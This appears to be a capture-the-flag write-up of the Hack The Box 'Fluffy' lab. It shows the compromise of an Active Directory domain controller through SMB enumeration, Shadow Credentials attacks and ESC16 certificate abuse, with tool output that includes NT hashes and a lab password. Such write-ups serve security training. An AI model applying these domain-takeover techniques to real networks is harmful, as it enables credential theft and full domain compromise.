We can apply a little filter to the Fluffy.allPorts file to extract the ports and conduct a more comprehensive scan on them by extracting the services and their version running on each port and also executing some default scripts to gather more information
Note that this scan is also exported to have evidence at hand
# Nmap 7.94SVN scan initiated Sun Dec 14 17:13:59 2025 as: nmap -p 53,88,139,389,445,464,593,636,3268,3269,5985,9389,49666,49689,49690,49697,49712,49732 -sCV -v -n -Pn --disable-arp-ping -oN Fluffy.targeted 10.129.232.88Nmap scan report for 10.129.232.88Host is up (0.051s latency).PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-14 23:15:03Z)139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-12-14T23:16:34+00:00; +7h00m58s from scanner time.| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2025-04-17T16:04:17| Not valid after: 2026-04-17T16:04:17| MD5: 2765:a68f:4883:dc6d:0969:5d0d:3666:c880|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2025-04-17T16:04:17| Not valid after: 2026-04-17T16:04:17| MD5: 2765:a68f:4883:dc6d:0969:5d0d:3666:c880|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681|_ssl-date: 2025-12-14T23:16:33+00:00; +7h00m58s from scanner time.3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2025-04-17T16:04:17| Not valid after: 2026-04-17T16:04:17| MD5: 2765:a68f:4883:dc6d:0969:5d0d:3666:c880|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681|_ssl-date: 2025-12-14T23:16:34+00:00; +7h00m58s from scanner time.3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-12-14T23:16:33+00:00; +7h00m58s from scanner time.| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2025-04-17T16:04:17| Not valid after: 2026-04-17T16:04:17| MD5: 2765:a68f:4883:dc6d:0969:5d0d:3666:c880|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e6815985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf .NET Message Framing49666/tcp open msrpc Microsoft Windows RPC49689/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049690/tcp open msrpc Microsoft Windows RPC49697/tcp open msrpc Microsoft Windows RPC49712/tcp open msrpc Microsoft Windows RPC49732/tcp open msrpc Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required|_clock-skew: mean: 7h00m57s, deviation: 0s, median: 7h00m57s| smb2-time:| date: 2025-12-14T23:15:55|_ start_date: N/ARead data files from: /usr/bin/../share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Dec 14 17:15:36 2025 -- 1 IP address (1 host up) scanned in 97.48 seconds
139, 445 - SMB
This time, we start this assessment with valid domain credentials, namely those for the user j.fleischman
Therefore, there is no need to try Null, Guest or Random SMB authentication as always, we can directly list the available shares on the DC
We can enumerate most of the data related to the domain as well
First, let’s check if the provided credentials are valid
And they are. We have gathered some interesting information in the output above such as the hostname, the domain name and other relevant stuff. So, let’s add its name to the /etc/hosts file to facilitate subsequent kerberos enumeration or techniques
Since any domain user account has read access to the SYSVOL share, we should check its content for any groups.xml (GPP) or scripts containing plain credentials and so on
But, before that, we will list the content of the IT share, which is a non-standard Windows machine shared folder

There is a section with a table of CVEs discovered on 2025
Zoom in
It might be a clue and the targe is vulnerable to any of these
If we start looking for them one by one, the CVE-2025-24071 results quite interesting as we have write access on the IT share as j.fleischman
An operator can abuse this situation by uploading a zip file contaning a library-ms file, referencing an icon located in an SMB rogue server controlled by the attacker, to a public share in order to trigger an SMB authentication
Once we recieve this authentication, we could relay it to another endpoint to be able to authenticate as the given user account or capture the NTLMv2 hash and try to crack it
The former is not possible as we do not have other active hosts in the network apart from the target and us. We also cannot redirect the authentication to itself as Reflective NTLM is fully patched for quite some time
So, let’s upload a zip with a library-ms file to the IT share and wait for any incoming SMB authentication
We list the groups to which the user p.agila belongs aside from the Domain Admins group
net rpc user info 'p.agila' -U 'fluffy.htb/p.agila%prometheusx-303' -S 'DC01'
Command Output
Domain UsersService Account Managers
And this account is member of the Service Account Managers group. It woud be interesting to check if this user account or group has any type of right over another domain object
To do this, we can run a tools such as Bloodhound.py or Rusthound-ce. This time, we will run the latter

Next, we deploy BH-CE and access its control panel to ingest the above extracted data
Setting up BH-CE
mkdir BH-CE
cd !$ && wget https://github.com/SpecterOps/bloodhound-cli/releases/latest/download/bloodhound-cli-linux-amd64.tar.gz
tar -xvzf bloodhound-cli-linux-amd64.tar.gz
./bloodhound-cli install
Ingesting the data
Zoom in

We find out the following Outbound Object Control for the user p.agila
Zoom in
The Service Account Managers group, to which the p.agila belongs, has GenericAll, i.e. Full Control over the Service Accounts group, which means that we could add ourselves or another user account to the latter

Moreover, if we continue checking the Outbound Object Control for the Service Acconts group, we find out that any member of this group has GenericWrite over the below user accounts
Zoom in
Therefore, we can compromise all of them. The easiest approach would be modifying their password, but this is not too much OPSEC and could disrupt a service as this accounts are service accounts
So, we will perform a Shadow Credentials attack to compromise the winrm_svc account, which belongs to the Remote Management Users group
[*] Searching for the target account[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb[*] Generating certificate[*] Certificate generated[*] Generating KeyCredential[*] KeyCredential generated with DeviceID: 972abdfd-a160-bfe8-2a2b-f4a6164f5368[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc[+] Updated the msDS-KeyCredentialLink attribute of the target object[*] Converting PEM -> PFX with cryptography: yJorbpya.pfx/home/al3xbb/HTB/Fluffy/Tools/pywhisker/pywhisker/pywhisker.py:54: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography. cert_obj = x509.load_pem_x509_certificate(pem_cert_data, default_backend())[+] PFX exportiert nach: yJorbpya.pfx[i] Passwort für PFX: jRDbX1kfdcPuYYFJLgeN[+] Saved PFX (#PKCS12) certificate & key at path: yJorbpya.pfx[*] Must be used with password: jRDbX1kfdcPuYYFJLgeN[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Now, we have a certificate corresponding to the winrm_svc user. Its ms-DS-KeyCredentialLink attribute has been populated with a keyCredential Object containing the public key of this certificate
Therefore, we can initiate an AS Exchange via PKINIT Key Trust to the KDC’s AS by authenticating ourselves with the obtained certificate i.e. a Pass the Certificate
Remember that when a kerberos client requests a Ticket Granting Ticket via PKINIT, the KDC introduces the NT hash of the principal within the TGT’s PAC
Thus, an operator could leverage the U2U kerberos extension to request a TGT for itself, encrypted with the kerberos key of the TGT presented as additional ticket, and extract the NT Hash i.e. an Unpac the Hash
2025-12-15 03:34:35,303 minikerberos INFO Loading certificate and key from file2025-12-15 03:34:35,319 minikerberos INFO Requesting TGT2025-12-15 03:34:35,417 minikerberos INFO AS-REP encryption key (you might need this later):2025-12-15 03:34:35,418 minikerberos INFO 802240c013f5ec1529404eb6c4a357eebbc358e125f0db55817f7352bf6432d92025-12-15 03:34:35,422 minikerberos INFO Saved TGT to file
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies[*] Using TGT from cache[*] Requesting ticket to self with PACRecovered NT Hash33bd09dcd697600edf6b3a7af4875767
Evil-WinRM shell v3.5Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machineData: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completionInfo: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
Now we can grab the content of the user.txt flag
Get-Content C:\Users\winrm_svc\Desktop\user.txt
Before proceed with any type of PE technique, we saw that the AD CS feature was installed on the DC during the Scan phase
We can check this out by performing an enumeration of any deployed CA in the target using certipy
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 14 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[*] Enumeration output:Certificate Authorities 0 CA Name : fluffy-DC01-CA DNS Name : DC01.fluffy.htb Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5 Certificate Validity Start : 2025-04-17 16:00:16+00:00 Certificate Validity End : 3024-04-17 16:11:16+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Disabled Extensions : 1.3.6.1.4.1.311.25.2 Permissions Owner : FLUFFY.HTB\Administrators Access Rights ManageCa : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators ManageCertificates : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators Enroll : FLUFFY.HTB\Cert Publishers...<SNIP>...
As stated, there is a CA installed on the DC, but it seems that there is no vulnerability, at least authenticating ourselves with the p.agila user
However, the ca_svc user belongs to the Cert Publishers group, so we could run the same command but authenticating ourselves as this user
We do not have the credentials of the ca_svc user yet, but remember that this service account belongs to the Service Accounts group, so we have GenericWrite over any member of this group, including the cv_svc user account
Thus, we could perform another Shadow Credentials attack for this user. This time, to accomplish this task, we will use Certipy instead of PyWhisker + PKInitTools, as it is a more direct way to perform the SC + PtC + UtH
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Targeting user 'ca_svc'[*] Generating certificate[*] Certificate generated[*] Generating Key Credential[*] Key Credential generated with DeviceID 'fbabca0d881a407c9e9820e35c620431'[*] Adding Key Credential with device ID 'fbabca0d881a407c9e9820e35c620431' to the Key Credentials for 'ca_svc'[*] Successfully added Key Credential with device ID 'fbabca0d881a407c9e9820e35c620431' to the Key Credentials for 'ca_svc'[*] Authenticating as 'ca_svc' with the certificate[*] Certificate identities:[*] No identities found in this certificate[*] Using principal: 'ca_svc@fluffy.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'ca_svc.ccache'[*] Wrote credential cache to 'ca_svc.ccache'[*] Trying to retrieve NT hash for 'ca_svc'[*] Restoring the old Key Credentials for 'ca_svc'[*] Successfully restored the old Key Credentials for 'ca_svc'[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
As we always do, we check the extracted NT Hash for the ca_svc user
[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 14 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[*] Enumeration output:Certificate Authorities 0 CA Name : fluffy-DC01-CA DNS Name : DC01.fluffy.htb Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5 Certificate Validity Start : 2025-04-17 16:00:16+00:00 Certificate Validity End : 3024-04-17 16:11:16+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Disabled Extensions : 1.3.6.1.4.1.311.25.2 Permissions Owner : FLUFFY.HTB\Administrators Access Rights ManageCa : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators ManageCertificates : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators Enroll : FLUFFY.HTB\Cert Publishers [!] Vulnerabilities ESC16 : Security Extension is disabled. [*] Remarks ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details....<SNIP>...
The CA does not have enabled the security extension, which stores the objectSID attribute of the authenticated client, who is requesting a certificate for client authentication, in the certificate itself, namely in the Subject section
This extension facilitates the strong mapping by the KDC during the AS exchange via PKINIT. That is, when this security extension is enabled on the CA, any certificate issued contains both the UPN and the objectSID, within the security extension.
Therefore, when a client uses this certificate to authenticate to the KDC, in order to obtain a Ticket Granting Ticket, by initiating an AS Exchange via PKINIT Certificate Trust, the KDC validates this certificate by performing some type of mapping between the latter and the client name
If enforcement is enabled on the DC, the KDC will carry out an strong mapping according to the objectSID, rejecting any other type of mapping. In the other hand, if enforcement is not enabled or parcially enabled, the KDC will try an strong mapping, if it fails, it will fallback on a weaker mapping such as an UPN validation
Microsoft introduced a security patch related to ESC16 in order to prevent falling back on weak certificate mapping. With this update, the enabled status will be the only supported mode for the enforcement configuration
That is, any KDC will perform strong mapping when validating any certificate presented by the client. If this validation fails for any reason, it will not fall back on weak mapping
That said, the target is a Windows Server 2019 and we have checked that this patch is not installed on it, so we can leverage the absence of this security extension in order to perform an ESC16 as ca_svc
The workflow is quite simple but it requires the following conditions
→ The security extension must be disabled on the CA
→ The enforcement mode must be set to disabled or partially enabled in order to allow the KDC to perform a weak mapping
→ An operator must control a domain account that has GenericAll or GenericWrite, among others, on another account
If this conditions are met, we can proceed as follows
The main idea behind this scenario is that we have to request a certificate as ca_svc for itself having previously modified its UPN to the value of Administrator
Thus, the CA will issue a certificate containing a UPN in the subject corresponding to the Administrator user
When the KDC validates the presented certificated by performing weak mapping, it looks for a UPN that matches the one inside the certificate. If it does not find one, it will fall back on the samAccountName
So, if we reset the value of the ca_svc’s UPN attribute after requesting the certificate, when we authenticate to the KDC with the latter, since it will not find any matching UPN, it will fall back on the samAccountName attribute, discovering that the administrator account one matches the UPN of the certificate
Then, the authentication will be successful and we will receive a Ticket Granting Ticket for the domain administrator account, for which we can extract its NT Hash via U2U, as stated here
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Requesting certificate via RPC[*] Request ID is 16[*] Successfully requested certificate[*] Got certificate with UPN 'Administrator'[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
[*] Certificate identities:[*] SAN UPN: 'Administrator'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Once we have obtained the NT Hash or TGT for the administrator user account, we can validate it as follows
Evil-WinRM shell v3.5Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machineData: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completionInfo: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\Administrator\Documents>
All that’s left is to grab the root.txt flag and move on to the next 😊